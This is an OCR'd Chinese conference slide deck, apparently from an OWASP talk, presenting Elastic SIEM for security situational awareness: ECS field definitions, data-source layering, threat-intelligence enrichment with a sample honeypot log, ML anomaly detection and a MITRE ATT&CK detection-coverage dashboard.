
OWASP
Open Web Application
Security Project

安全事件感知和预警平台实战

刘征

Elastic 开发者布道师

云计算环境下，安全管理形势严峻



① 攻击面充满了盲点

② 每个人都是目标

③ 安全分析师不堪重负

SIEM
SOC
EDR
SecOps
SOAR
TTP
MTTR
MTTD
IOC
IOA
MITRE ATTCK
Threat hunting
网络安全法
威胁情报
护网行动
攻防演练
态势感知
等保2.0

企业组织每天平均发现 200,000 起数据安全事件,而网络犯罪被发现之前，平均潜伏期达 191 天

攻击方式已经变化了

54% 的企业经历过 1次以上的攻击造成数据的泄漏或IT基础设施的故障

77% 的攻击利用了漏洞和无文件的攻击技术

网络犯罪已经发展了各种攻击手段来绕开单一的安全机制并且使用定制软件来攻击各种组织机构

国家级别黑客组织的兴起

恶意软件工作的时候更加隐蔽和持久

自动的 “恶意软件SAAS服务” 等工具使得基于病毒文件的攻击方式彻底过时了

OWASP
Open Web Application
Security Project

MITRE ATT&CK
EDR

主动防御
Threat hunting

SOC/ISOC

不仅仅是恶意软件!

*不仅仅*是病毒文件!

不再使用单一的攻击技术和流程!

面对的是能穿透边界防御的APT攻击

国家政策与法规要求

护网行动/攻防演练/红蓝对抗

态势感知

网络安全威胁信息格式规范

网络安全法 | 等保2.0

MITRE ATT&CK


我国网络安全正在逐步形成以主动防御为目标、以数据驱动为手段、以态势感知为支撑、以安全运营为核心、以动态协同为特征的下一代安全防御体系。

我国网络安全正在逐步形成以主动防御（攻防演练）为目标、以数据驱动 (SIEM) 为手段、以态势感知 (SA)为支撑、以安全运营 (SOC) 为核心、以动态协同 (SOAR) 为特征的下一代安全防御体系。

信息安全事件感知和预警平台的整体布局

安全信息管理之旅

SIEM 是 Kibana 中内置的安全威胁分析专用工具



威胁情报集成，用户分析

SIEM 检测规则，更多数据源

专用的 SIEM 应用，支持SOC 工作流

安全事件收集，可视化，仪表板展示

Elastic 通用数据定义 (ECS)

> *Situation Awareness，对一定时间和空间环境中的元素的感知，对它们的含义的理解，并对他们稍后状态的投影*

恩兹利，1988


elastic

> 网络安全态势感知是综合分析网络安全要素，评估网络安全状况，预测其发展趋势，并以可视化的方式展现给用户，并给出相应的报表和应对措施

美 Endsley博士

Elastic SIEM

为Elastic Stack用户准备的SIEM解决方案



Elastic SIEM app

Kibana

对Elasticsearch中的数据可视化

Elastic Common Schema (ECS)

日志归一化

Elasticsearch

机器学习

快速的数据处理能力

关联分析

网络 & 主机数据集成

Elastic Endpoint

Beats


Logstash

直接采集核心安全数据

日志采集

Elastic和社区提供的安全内容

Elastic 日臻完备的事件感知和预警平台



Endpoint exceptions

Create exception

Yes

Administer Endpoint security policy

Hosts running Elastic Security Endpoint

Value lists

Rule exceptions

Other hosts

Servers

Detection rules

Timeline templates

Timelines

Network monitoring

Key

Systems

User Process

Backend Process

Data Store

External actions

Decision

Intrusion detection and preventions

Events, external alerts, intelligence

Elastic Common Schema (ECS)

Detection engine

Detection alerts

Create timeline investigation

False positive?

No

Firewalls

KQL, Lucene queries

ML anomaly detections

Threshold/ aggregations

External notifcations (email, Slack, PagerDuty, Webhook)

View by Host or Network

Create a case

Web proxies

APM

Threat hunting workflows

External systems (Jira, ServiceNow, IBM Resillient)

More data sources...

via Logstash, Beats Modules, Elastic Packages

Elastic 通用数据定义(ECS)

将数据标准化为可用于分析的数据流


为摄入Elasticsearch的数据定义了一套统一的 **通用** 字段和对象

在多样性的数据中实现 **跨数据源分析**

可扩展性 的设计

ECS 已经正式发布了，并应用于整个Elastic Stack技术栈

欢迎来自用户的贡献和反馈
https://github.com/elastic/ecs



Source fields

Source fields describe details about the source of a packet/event.

Source fields are usually populated in conjunction with destination fields.

Field	Description
source.address	Some event source addresses are defined ambiguously. The event will sometimes list an IP, a domain or a unix socket. You should always store the raw address in the `.address` field. Then it should be duplicated to `.ip` or `.domain`, depending on which one it is.
source.ip	IP address of the source. Can be one or multiple IPv4 or IPv6 addresses.
source.port	Port of the source.
source.mac	MAC address of the source.
source.domain	Source domain.
source.bytes	Bytes sent from the source to the destination.
source.packets	Packets sent from the source to the destination.

数据源，越全面，越好

分层次的构建安全信息采集平台

领域	数据源	特征	工具
网络	PCAP, Bro, NetFlow	实时, 基于数据包	Packetbeat, Logstash (netflow 模块)
应用	日志	实时, 基于事件	Filebeat, Logstash, Sysmon, Winlogbeat
云平台	日志, API	实时, 基于事件	Filebeat, Logstash (AWS Cloudwatch, GCP Pubsub, Azure/Cloud app security)
主机	系统状态, 签名告警	实时, 异步	Auditbeat, Filebeat (Osquery 模块), Winlogbeat, Metricbeat, Heartbeat
活动	扫描, CDN, Web协议	用户驱动，异步	漏洞扫描器, Heartbeat (TLS 证书检查), CSP 报表, CT日志, CDN日志

通过数据丰富提高威胁情报的质量

威胁情报

- 信誉信息
- 恶意软件/勒索软件哈希值
- IOC – 攻击迹象特征
- 漏洞数据
- TTP


IP 地理信息

- 实际位置
- 国家、州、县
- 邮政代码
- 地域范围
- Geo ASN

其它信息

- 网络模型
- 用户信息
- 组织结构图
- DNS解析
- 假期数据
- 访问控制信息
- 监控摄像头活动


细节丰满的安全情报



t	geoip_remip.city_name	Bogotá
t	geoip_remip.continent_code	SA
t	geoip_remip.country_code2	CO
t	geoip_remip.country_code3	CO
t	geoip_remip.country_name	Colombia
	geoip_remip.ip	200.31.77.163
#	geoip_remip.latitude	4.649

	geoip_remip.location	{
		"lat": 4.6492,
		"lon": -74.0628
		}


#	geoip_remip.longitude	-74.063
t	geoip_remip.region_code	DC
t	geoip_remip.region_name	Bogota D.C.
t	geoip_remip.timezone	America/Bogota
t	geoip_remip_asn.as_org	SYNAPSIS COLOMBIA SAS
#	geoip_remip_asn.asn	27,975
t	geoip_remip_asn.ip	200.31.77.163
t	group	N/A
t	host	james-honeypot-logstash-demo
t	level	notice
t	locip	200.74.141.50
t	locport	500
t	logid	0101037122
◑	malware_ip	false
t	msg	negotiate IPsec phase 2
t	outintf	port2



t	major	50
◑	malware_ip	false
t	minor	0
t	name	Firefox
t	os	Ubuntu
t	os_name	Ubuntu

无监督 ML 异常检测

某个事物一如既往了么?



某个事物鹤立鸡群了么?

全方位监测异常事件

- 异常活动无所不在

用户行为

- 不寻常的认证活动
- 不寻常的文件访问

主机行为


- 可用磁盘空间低于平均水平
- 不寻常的日志条目

网络行为

- 主机之间的非正常连接
- 数据传输量高于平均水平

应用行为


- 服务响应时间异常的高
- 掉线超过正常值



high memory alerts

-- server 1 -- server 2 -- server 3

基于 MITRE ATT&CK© 的全方位防护



Dashboard / [mitre] Att&CK Matrix Dashboard

Full screen Share Clone Edit

Search KQL Last 15 minutes Show dates

+ Add filter

[mitre]ATT&CK Matrix for Enterprise

privilege escalation:

Techniques	id	Detection	Unique count of technique.name.keyword
Access Token Manipulation	T1134	elastic endpoint	1
Accessibility Features	T1015	elastic endpoint	1
AppCert DLLs	T1182	elastic endpoint	1
AppInit DLLs	T1103	elastic endpoint	1
Application Shimming	T1138	elastic endpoint	1
Bypass User Account Control	T1088	elastic endpoint	1
DLL Search Order Hijacking	T1038	elastic endpoint	1
Dylib Hijacking	T1157	No	1
Elevated Execution with Prompt	T1514	No	1
Emond	T1519	No	1
Exploitation for Privilege Escalation	T1068	No	1
Extra Window Memory Injection	T1181	No	1
File System Permissions Weakness	T1044	No	1
Hooking	T1179	No	1
Image File Execution Options Injection	T1183	elastic endpoint	1
Launch Daemon	T1160	elastic endpoint	1
New Service	T1050	elastic endpoint	1
Parent PID Spoofing	T1502	No	1
Path Interception	T1034	No	1
Plist	T1150	elastic	1

persistence:

Techniques	id	Detection	Unique count of technique.name.keyword
.bash_profile and .bashrc	T1156	elastic endpoint	1
Accessibility Features	T1015	elastic endpoint	1
Account Manipulation	T1098	No	1
AppCert DLLs	T1182	elastic endpoint	1
AppInit DLLs	T1103	elastic endpoint	1
Application Shimming	T1138	elastic endpoint	1
Authentication Package	T1131	elastic endpoint	1
BITS Jobs	T1197	elastic endpoint	1
Bootkit	T1067	No	1
Browser Extensions	T1176	elastic endpoint	1
Change Default File Association	T1042	elastic endpoint	1
Component Firmware	T1109	No	1
Component Object Model Hijacking	T1122	elastic endpoint	1
Create Account	T1136	elastic endpoint	1
DLL Search Order Hijacking	T1038	elastic endpoint	1
Dylib Hijacking	T1157	No	1
Emond	T1519	No	1
External Remote Services	T1133	No	1
File System Permissions Weakness	T1044	No	1
Hidden Files and Directories	T1158	elastic endpoint	1
Hooking	T1179	No	1
Hypervisor	T1062	No	1
Image File Execution Options	T1183	elastic endpoint	1

lateral movement:

Techniques	id	Detection	Unique count of technique.name.keyword
AppleScript	T1155	No	1
Application Access Token	T1527	No	1
Application Deployment Software	T1017	No	1
Component Object Model and Distributed COM	T1175	No	1
Exploitation of Remote Services	T1210	No	1
Internal Spearphishing	T1534	No	1
Logon Scripts	T1037	elastic endpoint	1
Pass the Hash	T1075	No	1
Pass the Ticket	T1097	No	1
Remote Desktop Protocol	T1076	elastic endpoint	1
Remote File Copy	T1105	elastic endpoint	1
Remote Services	T1021	elastic endpoint	1
Replication Through Removable Media	T1091	elastic endpoint	1
Shared Webroot	T1051	No	1
SSH Hijacking	T1184	No	1
Taint Shared Content	T1080	No	1
Third-party Software	T1072	No	1
Web Session Cookie	T1506	No	1
Windows Admin Shares	T1077	elastic endpoint	1
Windows Remote Management	T1028	elastic endpoint	1

initial access:

Techniques	id	Detection	Unique count of technique.name.keyword
Drive-by Compromise	T1189	No	1
Exploit Public-Facing Application	T1190	No	1
External Remote Services	T	No	1
Hardware Additions	T1200	No	1
Replication Through Removable Media	T1091	elastic endpoint	1
Spearphishing Attachment	T1193	No	1
Spearphishing Link	T1192	No	1
Spearphishing via Service	T1194	No	1
Supply Chain Compromise	T1195	No	1
Trusted Relationship	T1199	No	1
Valid Accounts	T1078	elastic endpoint	1

impact:

